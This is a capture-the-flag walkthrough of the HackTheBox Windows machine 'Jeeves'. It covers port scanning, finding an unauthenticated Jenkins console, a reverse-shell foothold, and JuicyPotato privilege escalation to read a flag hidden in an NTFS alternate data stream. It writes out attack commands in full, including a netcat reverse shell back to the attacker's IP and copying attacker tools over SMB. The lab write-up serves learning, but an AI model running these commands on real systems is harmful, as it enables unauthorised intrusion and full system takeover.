Jeeves - HackTheBox

Hello! Today I will be walking you through Jeeves, a medium-rated windows box.
There will be no jokes today😾, so grab a seat and let's move on straight to the point
Reconnaissance
Port Scanning
┌──(jovi㉿Jovi)-[~/Downloads]
└─$ nmap -A 10.129.228.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-16 22:19 +0100
Nmap scan report for 10.129.228.112
Host is up (0.28s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows 10 1607 (89%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows 11 (86%), Microsoft Windows Vista or Windows 7 (86%), Microsoft Windows Server 2008 R2 or Windows 7 SP1 (85%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%), Microsoft Windows 8.1 Update 1 (85%), Microsoft Windows Phone 7.5 or 8.0 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-01-17T02:20:20
|_  start_date: 2026-01-17T02:19:11
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m58s

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   300.63 ms 10.10.14.1
2   300.65 ms 10.129.228.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.86 seconds
From the scan, the following was noticed:
- Two http servers exposed on 2 ports (80 and 50000)
- SMB running, indicated by ports 135 and 445
Service Enumeration
I first tried an SMB Null session listing with the command
smbclient -N -L //10.129.228.112
What did I find? You ask.
Nothing, it said I didn't have permission to list the shares. Like seriously? a whole me?🧐 It's ok, self control😮💨
So I decided next to move to port 80
Web Enumeration
Typing the IP address in the address bar, I landed on this landing page

I saw a possible injection point and entered a random text just to see the output.

This was promising until I decided to <CTRL + u> to view the source code

Why do you guys like playing with my mood?😤 Why would you create a webapp that just render an error image no matter the input?!

I then decided to take five minutes far away from my computer...
... But before leaving, I launched a directory bruteforce scan on the other webapp (port 50000) with ffuf (efficient time management, even during breaks🙃).
ffuf -u http://10.129.228.112:50000/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -ic

When I came back I saw this directory /askjeeves and guess what?!...
Yes you guessed correctly, I navigated to it and found the following

(Learning from before, I checked the source code. This may also be an image🤧)
So I found a Jenkins instance with no authentication🤭, what a gift!
Exploitation
Initial Foothold
I then navigated to the Script Console under 'Manage Jenkins'


From here, all that was left was to execute a reverse shell payload. I then crafted my Groovy payload using revshell

I then copied the payload and pasted it on the script console page. But before running it, I set up a listener

rlwrap nc -nvlp 4444
With the listener ready, I ran the payload and watched the magic🙂

User Flag
From here, I navigated to the desktop of the current user and found the user flag
Privilege Escalation
The most interesting part came. Five pushups before we continue😌
I checked what privileges the current user had

and found the SeImpersonatePrivilege

I hope you get it please😭.
So I copied the JuicyPotato binary on the box.
I decided to use a different technique for the file transfer (Not quite, I was somehow forced to🤧. For some reason I don't know, I couldn't download files using my Python HTTP server).
I set up an SMB server on my attack box
sudo impacket-smbserver share -smb2support /home/jovi/Downloads -user jovi -password Strongjovipassword
(Yes, I know it's a strong password😗)
Then on our foothold,
net use n: \\10.10.15.95\share /user:jovi Strongjovipassword

copy n:\nc.exe c:\users\kohsuke

copy n:\JuicyPotato.exe c:\users\kohsuke
Note: 10.10.15.95 is my attack box IP address
From here, all that was left was to exploit our privilege using these binaries and get a reverse shell as NT AUTHORITY\SYSTEM
So I then set up a listener on port 5555 using rlwrap nc -nvlp 5555 and use the following command
c:\Users\kohsuke>.\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\users\kohsuke\nc.exe 10.10.15.95 5555 -e cmd.exe" -t *
.\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\users\kohsuke\nc.exe 10.10.15.95 5555 -e cmd.exe" -t *
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 53375
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
But unfortunately I didn't receive a reverse shell although the exploit executed successfully.
So at least I know the exploit is working. But since it is executing commands in a separate process, I can't get an interactive shell directly on the same nc session🥲.
Many possibilities presented themselves, but since it is a CTF and what's important is our root flag, I tried to read it directly.
Since I knew the location of the root flag, I used the following command to enumerate Alternate Data Streams on the Administrator's Desktop
Alternate Data Streams are a feature of the NTFS file system that allows files to contain more than one stream of data. It's a legitimate Windows feature, but it's also commonly abused for hiding data.
In NTFS, every file has at least one data stream called the default data stream (unnamed). But files can have additional named streams attached to them (e.g filename.txt, filename.txt:hidden, filename.txt:secret,...
Syntax: filename:streamname:streamtype
Common stream types:
- $DATA - Actual data content (most common)
- $INDEX_ALLOCATION - Directory indexes
- Others for metadata
Key Characteristics:
- Invisible to normal directory listings: "dir" won't show ADS unless you use "/r" flag
- Don't affect file size: The main file shows its original size, not including ADS
- Copied with the file: When copying within NTFS volumes
- Lost when copied to non-NTFS: FAT32, exFAT, network shares often strip ADS
- No special permissions needed: If you can write to a file, you can create ADS
Reading ADS:
- Method 1 (more command): more < file.txt:hidden:$DATA
- Method 2 (PowerShell): Get-Content file.txt -Stream hidden
- Method 3 (notepad): notepad file.txt:hidden
.\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c dir /r C:\Users\Administrator\Desktop > C:\Users\kohsuke\ads.txt" -t *

With that, all that was left was to read the root flag from the hm.txt:root.txt:$DATA stream
.\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c more < C:\Users\Administrator\Desktop\hm.txt:root.txt > C:\Users\kohsuke\flag.txt" -t *
Root Flag
With that done, I just have to read the flag.txt file. I know you're excited to see it🥹, but hold on, five more pushups!!! (Don't forget, I'm not joking today🤨)

And that's it for today. Thank you for following through🙏, and see you next time for another walkthrough. Stay safe😁!